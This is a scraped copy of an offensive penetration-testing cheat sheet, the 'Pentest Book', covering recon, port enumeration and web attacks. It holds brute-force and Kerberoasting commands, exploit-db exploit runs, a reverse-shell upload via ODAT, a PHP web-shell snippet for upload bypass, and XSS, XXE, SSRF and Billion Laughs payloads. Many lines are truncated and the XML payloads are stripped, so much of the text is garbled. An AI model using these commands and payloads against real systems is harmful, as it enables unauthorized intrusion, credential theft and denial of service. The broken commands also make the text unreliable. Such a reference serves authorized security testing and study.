Pentest Book

/home/six2dez/.pentest-book

Usage: Just use the search bar at the upper right or navigate through the sections of the left zone. Once you change to one section, its content should appear at the right. Enjoy it 😊

Main sections

- Recon
- Enumeration
- Exploitation
- Post-exploitation
- Mobile
- Others

You can support this work buying me a coffee:

six2dez is making my cybersecurity knowledge public https://www.buymeacoffee.com/six2dez

SECTIONS

Recon

nmap - host scanning

```
# Fast simple scan
nmap 10.11.1.111

# Nmap ultra fast
nmap 10.11.1.111 --max-retries 1 --min-rate 1000

# Full complete slow scan with output
nmap -v -A -p- -Pn --script vuln -oA full 10.11.1.111

# Scan for UDP
nmap 10.11.1.111 -sU
unicornscan -mU -v -I 10.11.1.111

# Connect to udp if one is open
nc -u 10.11.1.111 48772

# Responder:
responder -I eth0 -A
```

tcpdump - packet scan

```
tcpdump -i eth0
tcpdump -c -i eth0
tcpdump -A -i eth0
tcpdump -w 0001.pcap -i eth0
tcpdump -r 0001.pcap
tcpdump -n -i eth0
tcpdump -i eth0 port 22
tcpdump -i eth0 -src 172.21.10.X
tcpdump -i eth0 -dst 172.21.10.X
```

Network scanning

```
# Netdiscover
netdiscover -i eth0
netdiscover -r 10.11.1.1/24

# Nmap
nmap -sn 10.11.1.1/24
nmap -sn 10.11.1.1-253
nmap -sn 10.11.1.*

# NetBios
nbtscan -r 10.11.1.1/24

# Linux Ping Sweep (Bash)
for i in {1..254} ;do (ping -c 1 172.21.10.$i | grep "bytes from" &) ;done

# Windows Ping Sweep (Run on Windows System)
for /L %i in (1,1,255) do @ping -n 1 -w 200 172.21.10.%i > nul && echo 192
```

Domain enum

```
# DNSRecon
dnsrecon -d www.example.com -a
dnsrecon -d www.example.com -t axfr
dnsrecon -d
dnsrecon -d www.example.com -D  -t brt

# Dig
dig www.example.com + short
dig www.example.com MX
dig www.example.com NS
dig www.example.com> SOA
dig www.example.com ANY +noall +answer
dig -x www.example.com
dig -4 www.example.com (For IPv4)
dig -6 www.example.com (For IPv6)
dig www.example.com mx +noall +answer example.com ns +noall +answer
dig -t AXFR www.example.com
```

Subdomain finder

```
sublist3r -d www.example.com
sublist3r -v -d www.example.com -p 80,443
knockpy domain.com
amass enum -active -d example.com
subfinder -d example.com
spyse -target domain.com -param domain --subdomains | aquatone

# Onliner to find (sub)domains related to a kword on pastebin through goog
# https://github.com/gwen001/pentest-tools/blob/master/google-search.py
google-search.py -t "site:http://pastebin.com kword" -b -d -s 0 -e 5 | sed

# amass
amass enum -d www.example.com
amass intel -whois -d www.example.com
amass intel -active 172.21.0.0-64 -p 80,443,8080,8443
amass intel -ipv4 -whois -d www.example.com
amass intel -ipv6 -whois -d www.example.com

# Subdomain bruteforcing
subbrute.py /path/dictionary.txt example.com | ./bin/massdns -r resolvers.
gobuster -m dns -u domain.com -t 100 -w /path/dictionary.txt

# Sublist3r aliases
alias sublist3r='python /path/to/Sublist3r/sublist3r.py -d ‘
alias sublist3r-one=”. <(cat domains | awk ‘{print “sublist3r “$1 “ -o “ $

#RapidDNS
http://rapiddns.io/subdomain

# Findomain
./findomain-linux -t domain.com

# AltDNS
altdns -i subdomains.txt -o data_output -w words.txt -r -s results_output.

# crtndstry
./crtndstry example.com

# Spyse
# https://github.com/zeropwn/spyse.py
spyse -target domain.com --subdomains
spyse -target 52.14.144.171 --domains-on-ip
spyse -target "org: Company" --ssl-certificates
spyse -target domain.com --dns-all
spyse -target domain.com --ssl-certificates
spyse -target domain.com -param domain --subdomains --raw | aquatone
```

```

# Aquatone
aquatone-discover --domain example.com
aquatone-scan --domain example.com
aquatone-scan --domain example.com --p 80,443

# Wildcard subdomain
dig a *.domain.com = dig a asdasdasd132123123213.domain.com -> this is a w
```

Subdomain takeover

```
Explanation:
1. Domain name (sub.example.com) uses a CNAME record for another domain (s
2. At some point, anotherdomain.com expires and is available for anyone's
3. Since the CNAME record is not removed from the DNS zone of example.com,

Best resources:
https://blog.initd.sh/others-attacks/mis-configuration/subdomain-takeover-
https://github.com/EdOverflow/can-i-take-over-xyz
https://0xpatrik.com/takeover-proofs/
https://github.com/EdOverflow/can-i-take-over-xyz

# amass
amass -nodns -norecursive -noalts -d domain.com

# subjack
https://github.com/haccer/subjack
subjack -w /root/subdomain.txt -a -v -t 100 -timeout 30 -o results.txt -ss

# subgen (subdomain list generator)
# https://github.com/pry0cc/subgen
go get -u github.com/pry0cc/subgen
cat wordlist.txt | subgen -d "uber.com"
cat /home/user/Escritorio/tools/SecLists/Discovery/DNS/clean-jhaddix-dns.t
Check for results.txt

# subdomain-takeover
# https://github.com/antichown/subdomain-takeover
python takeover.py -d domain.com -w /root/Repos/SecLists/Discovery/DNS/cle

# SubOver
# https://github.com/Ice3man543/SubOver
SubOver -l /root/subdomains.txt  # Subdomains generated with subgen
```

AIO Recon tools

```
# https://github.com/s0md3v/Photon
python3 photon.py -u "https://example.com"

# https://github.com/nahamsec/lazyrecon
./lazyrecon.sh -d example.com

# https://github.com/thewhiteh4t/FinalRecon
python3 finalrecon.py --full https://example.com
```

Enumeration

Files

Common

```
# Check real file type
file file.xxx

# Analyze strings
strings file.xxx
strings -a -n 15 file.xxx # Check the entire file and outputs strings long

# Check embedded files
binwalk file.xxx # Check
binwalk -e file.xxx # Extract

# Check as binary file in hex
ghex file.xxx

# Check metadata
exiftool file.xxx

# Stego tool for multiple formats
wget https://embeddedsw.net/zip/OpenPuff_release.zip
unzip OpenPuff_release.zip -d ./OpenPuff
wine OpenPuff/OpenPuff_release/OpenPuff.exe

# Compressed files
fcrackzip file.zip

# Office documents
https://github.com/assafmo/xioc
```

Disk files

```
# guestmount can mount any kind of disk file
sudo apt-get install libguestfs-tools
guestmount --add yourVirtualDisk.vhdx --inspector --ro /mnt/anydirectory
```

Audio

```
# Check spectrogram
wget https://code.soundsoftware.ac.uk/attachments/download/2561/sonic-visu
dpkg -i sonic-visualiser_4.0_amd64.deb

# Check for Stego
hideme stego.mp3 -f && cat output.txt #AudioStego
```

Images

```
# Stego
wget http://www.caesum.com/handbook/Stegsolve.jar -O stegsolve.jar
chmod +x stegsolve.jar
java -jar stegsolve.jar

# Stegpy
stegpy -p file.png

# Check png corrupted
pngcheck -v image.jpeg

# Check what kind of image is
identify -verbose image.jpeg
```

Ports

General

AIO Penetration Testing Methodology - 0DAYsecurity.com

```
# Responder
responder -I [Interface] -A
responder -I [Interface] -i [IP Address] or -e [External IP] -A
# Make changes to config to turn off services:
```

```
nano /usr/share/responder/Responder.conf
# Check for systems with SMB Signing not enabled
python3 RunFinger.py -i 172.21.0.0/24
```

Port 21 - FTP

```
nmap --script ftp-anon,ftp-bounce,ftp-libopie,ftp-proftpd-backdoor,ftp-vsftp
```

Port 22 - SSH

- If you have usernames test login with username:username
- Vulnerable Versions to user enum: <7.7

```
# User can ask to execute a command right after authentication before it's

$ ssh -v user@10.10.1.111 id
...
Password:
debug1: Authentication succeeded (keyboard-interactive).
Authenticated to 10.10.1.111 ([10.10.1.1114]:22).
debug1: channel 0: new [client-session]
debug1: Requesting no-more-sessions@openssh.com
debug1: Entering interactive session.
debug1: pledge: network
debug1: client_input_global_request: rtype hostkeys-00@openssh.com want_re
debug1: Sending command: id
debug1: client_input_channel_req: channel 0 rtype exit-status reply 0
debug1: client_input_channel_req: channel 0 rtype eow@openssh.com reply 0
uid=1000(user) gid=100(users) groups=100(users)
debug1: channel 0: free: client-session, nchannels 1
Transferred: sent 2412, received 2480 bytes, in 0.1 seconds
Bytes per second: sent 43133.4, received 44349.5
debug1: Exit status 0

Check Auth Methods:

$ ssh -v 10.10.1.111
OpenSSH_8.1p1, OpenSSL 1.1.1d  10 Sep 2019
...
debug1: Authentications that can continue: publickey,password,keyboard-int

```

```
Force Auth Method:

$ ssh -v 10.10.1.111 -o PreferredAuthentications=password
...
debug1: Next authentication method: password

BruteForce:

patator ssh_login host=10.11.1.111 port=22 user=root 0=/usr/share/metasplo
hydra -l user -P /usr/share/wordlists/password/rockyou.txt -e s ssh://10.1
medusa -h 10.10.1.111 -u user -P /usr/share/wordlists/password/rockyou.txt
ncrack --user user -P /usr/share/wordlists/password/rockyou.txt ssh://10.1

LibSSH Before 0.7.6 and 0.8.4 - LibSSH 0.7.6 / 0.8.4 - Unauthorized Access
Id
python /usr/share/exploitdb/exploits/linux/remote/46307.py 10.10.1.111 22
Reverse
python /usr/share/exploitdb/exploits/linux/remote/46307.py 10.10.1.111 22

SSH FUZZ
https://dl.packetstormsecurity.net/fuzzer/sshfuzz.txt

cpan Net::SSH2
./sshfuzz.pl -H 10.10.1.111 -P 22 -u user -p user

use auxiliary/fuzzers/ssh/ssh_version_2

SSH-AUDIT
https://github.com/arthepsy/ssh-audit

• https://www.exploit-db.com/exploits/18557 ~ Sysax 5.53 – SSH ‘Username’
• https://www.exploit-db.com/exploits/45001 ~ OpenSSH < 6.6 SFTP – Command
• https://www.exploit-db.com/exploits/45233 ~ OpenSSH 2.3 < 7.7 – Username
• https://www.exploit-db.com/exploits/46516 ~ OpenSSH SCP Client – Write A

http://www.vegardno.net/2017/03/fuzzing-openssh-daemon-using-afl.html

# Enum users < 7.7:
https://www.exploit-db.com/exploits/45233
python ssh_user_enum.py --port 2223 --userList /root/Downloads/users.txt I

# SSH Leaks:
https://shhgit.darkport.co.uk/
```

Port 25 - SMTP

```
nc -nvv 10.11.1.111 25
HELO foo

telnet 10.11.1.111 25
VRFY root

nmap --script=smtp-commands,smtp-enum-users,smtp-vuln-cve2010-4344,smtp-vu
smtp-user-enum -M VRFY -U /root/sectools/SecLists/Usernames/Names/names.tx

Send email unauth:

MAIL FROM:admin@admin.com
RCPT TO:DestinationEmail@DestinationDomain.com
DATA
test

.

Receive:
250 OK
```

Port 53 - DNS

```
dig axfr @IP
dnsrecon -d domain -t axfr
fierce -dns domain.com
```

Port 69 - UDP - TFTP

This is used for tftp-server.

- Vulns tftp in server 1.3, 1.4, 1.9, 2.1, and a few more.
- Checks of FTP Port 21.

```
nmap -p69 --script=tftp-enum.nse 10.11.1.111
```

Kerberos - 88

```
nmap -p 88 --script=krb5-enum-users --script-args="krb5-enum-users.realm='
use auxiliary/gather/kerberos_enumusers # MSF

# Check for Kerberoasting:
GetNPUsers.py DOMAIN-Target/ -usersfile user.txt -dc-ip <IP> -format hashc

# GetUserSPNs
ASREPRoast:
impacket-GetUserSPNs <domain_name>/<domain_user>:<domain_user_password> -r
impacket-GetUserSPNs <domain_name>/ -usersfile <users_file> -format <AS_RE

Kerberoasting:
impacket-GetUserSPNs <domain_name>/<domain_user>:<domain_user_password> -o

Overpass The Hash/Pass The Key (PTK):
python3 getTGT.py <domain_name>/<user_name> -hashes [lm_hash]:<ntlm_hash>
python3 getTGT.py <domain_name>/<user_name> -aesKey <aes_key>
python3 getTGT.py <domain_name>/<user_name>:[password]

# Using TGT key to excute remote commands from the following impacket scri

python3 psexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass
python3 smbexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass
python3 wmiexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass

https://www.tarlogic.com/blog/como-funciona-kerberos/
https://www.tarlogic.com/blog/como-atacar-kerberos/

python kerbrute.py -dc-ip IP -users /root/htb/kb_users.txt -passwords /roo

https://blog.stealthbits.com/extracting-service-account-passwords-with-ker
https://github.com/GhostPack/Rubeus
https://github.com/fireeye/SSSDKCMExtractor
```

Port 110 - Pop3

```
telnet 10.11.1.111
USER pelle@10.11.1.111
PASS admin

or:

```

```
USER pelle
PASS admin

# List all emails
list

# Retrieve email number 5, for example
retr 9
```

Port 111 - Rpcbind

```
rpcinfo -p 10.11.1.111
rpcclient -U "" 10.11.1.111
    srvinfo
    enumdomusers
    getdompwinfo
    querydominfo
    netshareenum
    netshareenumall
```

Port 135 - MSRPC

Some versions are vulnerable.

```
nmap 10.11.1.111 --script=msrpc-enum
msf > use exploit/windows/dcerpc/ms03_026_dcom
```

Port 139/445 - SMB

```
# Enum hostname
enum4linux -n 10.11.1.111
nmblookup -A 10.11.1.111
nmap --script=smb-enum* --script-args=unsafe=1 -T5 10.11.1.111

# Get Version
smbver.sh 10.11.1.111
Msfconsole;use scanner/smb/smb_version
```

```
ngrep -i -d tap0 's.?a.?m.?b.?a.*[[:digit:]]'
smbclient -L \\\\10.11.1.111

# Get Shares
smbmap -H  10.11.1.111 -R
echo exit | smbclient -L \\\\10.11.1.111
smbclient \\\\10.11.1.111\\
smbclient -L //10.11.1.111 -N
nmap --script smb-enum-shares -p139,445 -T4 -Pn 10.11.1.111
smbclient -L \\\\10.11.1.111\\

# Check null sessions
smbmap -H 10.11.1.111
rpcclient -U "" -N 10.11.1.111
smbclient //10.11.1.111/IPC$ -N

# Exploit null sessions
enum -s 10.11.1.111
enum -U 10.11.1.111
enum -P 10.11.1.111
enum4linux -a 10.11.1.111
/usr/share/doc/python3-impacket/examples/samrdump.py 10.11.1.111

# Connect to username shares
smbclient //10.11.1.111/share -U username

# Connect to share anonymously
smbclient \\\\10.11.1.111\\
smbclient //10.11.1.111/
smbclient //10.11.1.111/
smbclient //10.11.1.111/<""share name"">
rpcclient -U " " 10.11.1.111
rpcclient -U " " -N 10.11.1.111

# Check vulns
nmap --script smb-vuln* -p139,445 -T4 -Pn 10.11.1.111

# Check common security concerns
msfconsole -r /usr/share/metasploit-framwork/scripts/resource/smb_checks.r

# Extra validation
msfconsole -r /usr/share/metasploit-framwork/scripts/resource/smb_validate

# Multi exploits
msfconsole; use exploit/multi/samba/usermap_script; set lhost 192.168.0.X;

# Bruteforce login
medusa -h 10.11.1.111 -u userhere -P /usr/share/seclists/Passwords/Common-
nmap -p445 --script smb-brute --script-args userdb=userfilehere,passdb=/us
nmap -script smb-brute 10.11.1.111
```

```
# nmap smb enum & vuln
nmap --script smb-enum-*,smb-vuln-*,smb-ls.nse,smb-mbenum.nse,smb-os-disco
nmap --script smb-enum-domains.nse,smb-enum-groups.nse,smb-enum-processes.

# Mount smb volume linux
mount -t cifs -o username=user,password=password //x.x.x.x/share /mnt/shar

# rpcclient commands
rpcclient -U "" 10.11.1.111
    srvinfo
    enumdomusers
    getdompwinfo
    querydominfo
    netshareenum
    netshareenumall

# Run cmd over smb from linux
winexe -U username //10.11.1.111 "cmd.exe" --system

# smbmap
smbmap.py -H 10.11.1.111 -u administrator -p asdf1234 #Enum
smbmap.py -u username -p 'P@$$w0rd1234!' -d DOMAINNAME -x 'net group "Doma
smbmap.py -H 10.11.1.111 -u username -p 'P@$$w0rd1234!' -L # Drive Listing
smbmap.py -u username -p 'P@$$w0rd1234!' -d ABC -H 10.11.1.111 -x 'powersh

# Check
\Policies\{REG}\MACHINE\Preferences\Groups\Groups.xml look for user&pass "

# CrackMapExec
crackmapexec smb 10.55.100.0/23 -u LA-ITAdmin -H 573f6308519b3df23d9ae2137
crackmapexec smb 10.55.100.0/23 -u LA-ITAdmin -H 573f6308519b3df23d9ae2137

# Impacket
python3 samdump.py SMB 172.21.0.0
```

Port 161/162 UDP - SNMP

```
nmap -vv -sV -sU -Pn -p 161,162 --script=snmp-netstat,snmp-processes 10.11
nmap 10.11.1.111 -Pn -sU -p 161 --script=snmp-brute,snmp-hh3c-logins,snmp-
snmp-check 10.11.1.111 -c public|private|community
snmpwalk -c public -v1 ipaddress 1
snmpwalk -c private -v1 ipaddress 1
snmpwalk -c manager -v1 ipaddress 1
onesixtyone -c /usr/share/doc/onesixtyone/dict.txt 172.21.0.X
# Impacket
python3 samdump.py SNMP 172.21.0.0
```

```

# MSF aux modules
 auxiliary/scanner/misc/oki_scanner
 auxiliary/scanner/snmp/aix_version
 auxiliary/scanner/snmp/arris_dg950
 auxiliary/scanner/snmp/brocade_enumhash
 auxiliary/scanner/snmp/cisco_config_tftp
 auxiliary/scanner/snmp/cisco_upload_file
 auxiliary/scanner/snmp/cnpilot_r_snmp_loot
 auxiliary/scanner/snmp/epmp1000_snmp_loot
 auxiliary/scanner/snmp/netopia_enum
 auxiliary/scanner/snmp/sbg6580_enum
 auxiliary/scanner/snmp/snmp_enum
 auxiliary/scanner/snmp/snmp_enum_hp_laserjet
 auxiliary/scanner/snmp/snmp_enumshares
 auxiliary/scanner/snmp/snmp_enumusers
 auxiliary/scanner/snmp/snmp_login
```

LDAP - 389,636

```
jxplorer
ldapsearch -h 10.11.1.111 -p 389 -x -b "dc=mywebsite,dc=com"
python3 windapsearch.py --dc-ip 10.10.10.182 --users --full > windapsearch
cat windapsearch_users.txt | grep sAMAccountName | cut -d " " -f 2 > users
```

HTTPS - 443

Read the actual SSL CERT to:

- find out potential correct vhost to GET
- is the clock skewed
- any names that could be usernames for bruteforce/guessing.

```
./testssl.sh -e -E -f -p  -S -P -c -H -U TARGET-HOST > OUTPUT-FILE.html
```

500 - ISAKMP IKE

```
ike-scan 10.11.1.111
```

513 - Rlogin

```
apt install rsh-client
rlogin -l root 10.11.1.111
```

541 - FortiNet SSLVPN

Fortinet Ports Guide

SSL VPN Leak

MSSQL - 1433

```
nmap -p 1433 -sU --script=ms-sql-info.nse 10.11.1.111
use auxiliary/scanner/mssql/mssql_ping
use auxiliary/scanner/mssql/mssql_login
use exploit/windows/mssql/mssql_payload
sqsh -S 10.11.1.111 -U sa
    xp_cmdshell 'date'
      go


EXEC sp_execute_external_script @language = N'Python', @script = N'import

https://blog.netspi.com/hacking-sql-server-procedures-part-4-enumerating-d
```

Port 1521 - Oracle

```
oscanner -s 10.11.1.111 -P 1521
tnscmd10g version -h 10.11.1.111
tnscmd10g status -h 10.11.1.111
nmap -p 1521 -A 10.11.1.111
nmap -p 1521 --script=oracle-tns-version,oracle-sid-brute,oracle-brute
MSF: good modules under auxiliary/admin/oracle and scanner/oracle

./odat-libc2.5-i686 all -s 10.11.1.111 -p 1521
./odat-libc2.5-i686 sidguesser -s 10.11.1.111 -p 1521
./odat-libc2.5-i686 passwordguesser -s 10.11.1.111 -p 1521 -d XE

Upload reverse shell with ODAT:
./odat-libc2.5-i686 utlfile -s 10.11.1.111 -p 1521 -U scott -P tiger -d XE

and run it:
./odat-libc2.5-i686 externaltable -s 10.11.1.111 -p 1521 -U scott -P tiger
```

Port 2000 - Cisco sccp

```
# cisco-audit-tool
CAT -h ip -p 2000
```

Port 2049 - NFS

```
showmount -e 10.11.1.111

# If you find anything you can mount it like this:

mount 10.11.1.111:/ /tmp/NFS
mount -t 10.11.1.111:/ /tmp/NFS
```

Port 2100 - Oracle XML DB

Default passwords
https://docs.oracle.com/cd/B10501_01/win.920/a95490/username.htm

3306 - MySQL

```
nmap --script=mysql-databases.nse,mysql-empty-password.nse,mysql-enum.nse,

mysql --host=10.11.1.111 -u root -p

MYSQL UDF
https://www.adampalmer.me/iodigitalsec/2013/08/13/mysql-root-to-system-roo
```

RDP - 3389

```
nmap -p 3389 --script=rdp-vuln-ms12-020.nse
rdesktop -u username -p password -g 85% -r disk:share=/root/ 10.11.1.111
rdesktop -u guest -p guest 10.11.1.111 -g 94%
ncrack -vv --user Administrator -P /root/oscp/passwords.txt rdp://10.11.1.
```

VNC - 5900

```
nmap --script=vnc-info,vnc-brute,vnc-title -p 5900 10.11.1.111
```

WinRM - 5985

```
https://github.com/Hackplayers/evil-winrm
gem install evil-winrm
evil-winrm -i 10.11.1.111 -u Administrator -p 'password1'
evil-winrm -i 10.11.1.111 -u Administrator -H 'hash-pass' -s /scripts/fold
```

Redis - 6379

```
https://github.com/Avinash-acid/Redis-Server-Exploit
python redis.py 10.10.10.160 redis
```

MsDeploy - 8172

```
Microsoft IIS Deploy port
IP:8172/msdeploy.axd
```

Unknown ports

- `amap -d 10.11.1.111 8000`
- netcat: makes connections to ports. Can echo strings or give shells: `nc -nv 10.11.1.111 110`
- sfuzz: can connect to ports, udp or tcp, refrain from closing a connection, using basic HTTP configurations
- Try zone transfer for subdomains: `dig axfr @10.11.1.111 hostname.box` , `dnsenum 10.11.1.111` , `dnsrecon -d domain.com -t axfr`

Try admin:admin, user:user

Web

Quick tricks

```
- Check redirects
url.com/redirect/?url=http://twitter.com/....

- Retrieve additional info:

/favicon.ico/..%2f
/lol.png%23
/../../../
?debug=1
/server-status
/files/..%2f..%2f

- Bypass Rate Limits:

• Use different params:
    sign-up, Sign-up, SignUp
• Use different headers:
    X-Originating-IP: 127.0.0.1
    X-Forwarded-For: 127.0.0.1
    X-Remote-IP: 127.0.0.1
    X-Remote-Addr: 127.0.0.1
    X-Forwarded-For: 192.168.0.21 (Local IP 2 times
• Null byte on params:
    %00, %0d%0a, %09, %0C, %20, %0

- Bypass upload restrictions:

• Change extension: .pHp3 or pHp3.jpg
• Modify mimetype: Content-type: image/jpeg
• Bypass getimagesize(): exiftool -Comment='"; system($_GET['cmd']); ?>' f
• Add gif header: GIF89a;
• All at the same time.
• If upload from web is allowed or :
https://medium.com/@shahjerry33/pixel-that-steals-data-im-invisible-3c938d
https://iplogger.org/invisible/
https://iplogger.org/15bZ87

• Mitigation : Proxy all the objects from third-party resources and create

- Check HTTP options:

• Check if it is possible to upload
curl -v -X OPTIONS http://10.11.1.111/
• If put enabled, upload:
curl -v -X PUT -d '' http://10.11.1.111/test/shell.php
nmap -p 80 192.168.1.124 --script http-put --script-args http-put.url='/te
curl -v -X PUT -d '' http://VICTIMIP/test/cmd.php && http://VICTIMIP/test/
curl -i -X PUT -H “Content-Type: text/plain; charset=utf-8” -d “/root/Desk
```

API

```
REST uses: HTTP, JSON , URL and XML
SOAP uses: mostly HTTP and XML

# WSDL
request ?wsdl -> Burp Wsdler

Checklist:
•  Basic auth, OAuth or JWT
•  Login meets the standards
•  Encryption in sensible fields
•  Test from most vulnerable to less
   ◇ Organization's user management
   ◇ Export to CSV/HTML/PDF
   ◇ Custom views of dashboards
   ◇ Sub user creation&management
   ◇ Object sharing (photos, posts,etc)
• Archive.org
• Censys
• VirusTotal

JWT (JSON Web Token)
•  Use a random complicated key (JWT Secret) to make brute forcing the tok
•  Don't extract the algorithm from the header. Force the algorithm in the
•  Make token expiration (TTL, RTTL) as short as possible.
•  Don't store sensitive data in the JWT payload, it can be decoded easily

OAuth
•  Always validate redirect_uri server-side to allow only whitelisted URLs
•  Always try to exchange for code and not tokens (don't allow response_ty
•  Use state parameter with a random hash to prevent CSRF on the OAuth aut
•  Define the default scope, and validate scope parameters for each applic

Access
•  Limit requests (Throttling) to avoid DDoS / brute-force attacks.
•  Use HTTPS on server side to avoid MITM (Man in the Middle Attack).
•  Use HSTS header with SSL to avoid SSL Strip attack.
•  Check distinct login paths /api/mobile/login | /api/v3/login | /api/mag
•  Even id is not numeric, try it /?user_id=111 instead /?user_id=user@mai
•  Bruteforce login
•  Try mobile API versions

Input
•  Use the proper HTTP method according to the operation: GET (read), POST
•  Validate content-type on request Accept header (Content Negotiation) to
•  Validate content-type of posted data as you accept (e.g. application/x-
•  Validate user input to avoid common vulnerabilities (e.g. XSS, SQL-Inje
•  Don't use any sensitive data (credentials, Passwords, security tokens,
•  Use an API Gateway service to enable caching, Rate Limit policies (e.g.
• Try input injections in ALL params
• Try execute operating system command
   ◇ Linux :api.url.com/endpoint?name=file.txt;ls%20/
• XXE
   ◇  ]>
• SSRF
• Check distinct versions api/v{1..3}
• If REST API try to use as SOAP changing the content-type to "application
• IDOR in body/header is more vulnerable than ID in URL
• IDOR:
   ◇ Understand real private resources that only belongs specific user
   ◇ Understand relationships receipts-trips
   ◇ Understand roles and groups
   ◇ If REST API, change GET to other method Add a “Content-length” HTTP
   ◇ If get 403/401 in api/v1/trips/666 try 50 random IDs from 0001 to 99
```

```
• Bypass IDOR limits:
   ◇ Wrap ID with an array {“id”:111} --> {“id”:[111]}
   ◇ JSON wrap {“id”:111} --> {“id”:{“id”:111}}
   ◇ Send ID twice URL?id=&id=
   ◇ Send wildcard {"user_id":"*"}
   ◇ Param pollution
      ▪ /api/get_profile?user_id=&user_id=
      ▪ /api/get_profile?user_id=&user_id=
      ▪ JSON POST: api/get_profile {“user_id”:,”user_id”:}
      ▪ JSON POST: api/get_profile {“user_id”:,”user_id”:}
      ▪ Try wildcard instead ID
• If .NET app and found path, Developers sometimes use "Path.Combine(path_
   ◇ https://example.org/download?filename=a.png -> https://example.org/d
   ◇ Test: https://example.org/download?filename=\\smb.dns.praetorianlabs
• Found a limit / page param? (e.g: /api/news?limit=100) It might be vulne

Processing
•  Check if all the endpoints are protected behind authentication to avoid
•  User own resource ID should be avoided. Use /me/orders instead of /user
•  Don't auto-increment IDs. Use UUID instead.
•  If you are parsing XML files, make sure entity parsing is not enabled t
•  If you are parsing XML files, make sure entity expansion is not enabled
•  Use a CDN for file uploads.
•  If you are dealing with huge amount of data, use Workers and Queues to
•  Do not forget to turn the DEBUG mode OFF.
• If found GET /api/v1/users/ try DELETE / POST to create/delete users
• Test less known endpoint POST /api/profile/upload_christmas_voice_greeti

Output
•  Send X-Content-Type-Options: nosniff header.
•  Send X-Frame-Options: deny header.
•  Send Content-Security-Policy: default-src 'none' header.
•  Remove fingerprinting headers - X-Powered-By, Server, X-AspNet-Version,
•  Force content-type for your response. If you return application/json, t
•  Don't return sensitive data like credentials, Passwords, or security to
•  Return the proper status code according to the operation completed. (e.
• If you find sensitive resource like /receipt try /download_receipt,/expo
• Export pdf - try XSS or HTML injection
   ◇ LFI: username=* sometimes it can be achieved using defer& async attr


Mitigation : Proxy all the objects from third-party resources and create a

Only allow scripts to be loaded from the same origin as the page itself

- Dangling markup attack:
• Examine the change email function. Observe that there is an XSS vulnerab
• Go to the Burp menu and launch the Burp Collaborator client.
• Click "Copy to clipboard" to copy a unique Burp Collaborator payload to
• Back in the lab, go to the exploit server and add the following code, re
• Click "Store" and then "Deliver exploit to victim". If the target user v
• Go back to the Burp Collaborator client window, and click "Poll now". If
• With Burp's Intercept feature switched on, go back to the change email f
• In Burp, go to the intercepted request and change the value of the email
• Right-click on the request and, from the context menu, select "Engagemen
• Click "Options" and make sure that the "Include auto-submit script" is a
• Click "Regenerate" to update the CSRF HTML so that it contains the stole
• Go back to the exploit server and paste the CSRF HTML into the body. You
• Click "Store" and "Deliver exploit to victim". The user's email will be

- Very strict CSP:
• Examine the change email function. Observe that there is an XSS vulnerab
• Go to the Burp menu and launch the Burp Collaborator client.
• Click "Copy to clipboard" to copy a unique Burp Collaborator payload to
• Back in the lab, go to the exploit server and add the following code, re

• Click "Store" and then "Deliver exploit to victim". When the user visits
• Go back to the Burp Collaborator client window, and click "Poll now". If
• With Burp's Intercept feature switched on, go back to the change email f
• In Burp, go to the intercepted request and change the value of the email
• Right-click on the request and, from the context menu, select "Engagemen
• Click "Options" and make sure that the "Include auto-submit script" is a
• Click "Regenerate" to update the CSRF HTML so that it contains the stole
• Go back to the exploit server and paste the CSRF HTML into the body. You
• Click "Store" and "Deliver exploit to victim". The user's email will be

- CSP with policy injection (only Chrome)
/?search=%3Cscript%3Ealert%281%29%3C%2Fscript%3E&token=;script-src-elem%20

The injection uses the script-src-elem directive in CSP. This directive al
```

XSS in JS

```
- Inside JS script:



- Inside JS literal script:
'-alert(document.domain)-'
';alert(document.domain)//
'-alert(1)-'

- Inside JS that escape special chars:
If ';alert(document.domain)// is converted in \';alert(document.domain)//
Use \';alert(document.domain)// to obtain \\';alert(document.domain)//
\'-alert(1)//
```

```

- Inside JS with some char blocked:
onerror=alert;throw 1
/post?postId=5&%27},x=x=%3E{throw/**/onerror=alert,1337},toString=x,window

The exploit uses exception handling to call the alert function with argume

- Inside {}
${alert(document.domain)}
${alert(1)}
```

XXE

```
XML external entity injection (also known as XXE) is a web security vulner

- Basic Test


 ]>

  John
  &example;


- Classic XXE




]>
&file;



  ]>&xxe;



  ]>&xxe;

- Classic XXE Base64 encoded

 %init; ]>

- XXE to Retrieve files:

```

```
Suppose a shopping application checks for the stock level of a product by

381
The application performs no particular defenses against XXE attacks, so yo

 ]>
&xxe;
This XXE payload defines an external entity &xxe; whose value is the conte
Invalid product ID: root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin

Visit a product page, click "Check stock", and intercept the resulting POS
Insert the following external entity definition in between the XML declara
 ]>
Then replace the productId number with a reference to the external entity:
The response should contain "Invalid product ID:" followed by the contents

- XXE to SSRF:

Visit a product page, click "Check stock", and intercept the resulting POS
Insert the following external entity definition in between the XML declara
 ]>
Then replace the productId number with a reference to the external entity:
The response should contain "Invalid product ID:" followed by the response

https://medium.com/@klose7/https-medium-com-klose7-xxe-attacks-part-1-xml-
https://medium.com/@klose7/xxe-attacks-part-2-xml-dtd-related-attacks-a572
https://medium.com/@onehackman/exploiting-xml-external-entity-xxe-injectio
https://medium.com/@ismailtasdelen/xml-external-entity-xxe-injection-paylo
https://lab.wallarm.com/xxe-that-can-bypass-waf-protection-98f679452ce0/?f

- Example XXE
1. change password func -> JSON
2. converted to XML -> 200 OK
3. created dtd file on my ec2 and started webserver on port 80
4. crafted a XXE payload!
5. bounty!
Always convert POST/PUT/PATCH body to xml and resend req, don't forget to

- XXE file read:
POST:




    ]>
    Hack The &book;

Bad XML:

```

```
]>Hack The
%26book%3B

- XXE OOB

 %dtd;]>
%26send%3B

- PHP Wrapper inside XXE

 ]>


    Jean &xxe; Dupont
    00 11 22 33 44
    42 rue du CTF
    75000
    Paris






]>
&xxe;

- XXE Deny Of Service - Billion Laugh Attack






]>
&a4;

- Yaml attack

a: &a ["lol","lol","lol","lol","lol","lol","lol","lol","lol"]
b: &b [*a,*a,*a,*a,*a,*a,*a,*a,*a]
c: &c [*b,*b,*b,*b,*b,*b,*b,*b,*b]
d: &d [*c,*c,*c,*c,*c,*c,*c,*c,*c]
e: &e [*d,*d,*d,*d,*d,*d,*d,*d,*d]
f: &f [*e,*e,*e,*e,*e,*e,*e,*e,*e]
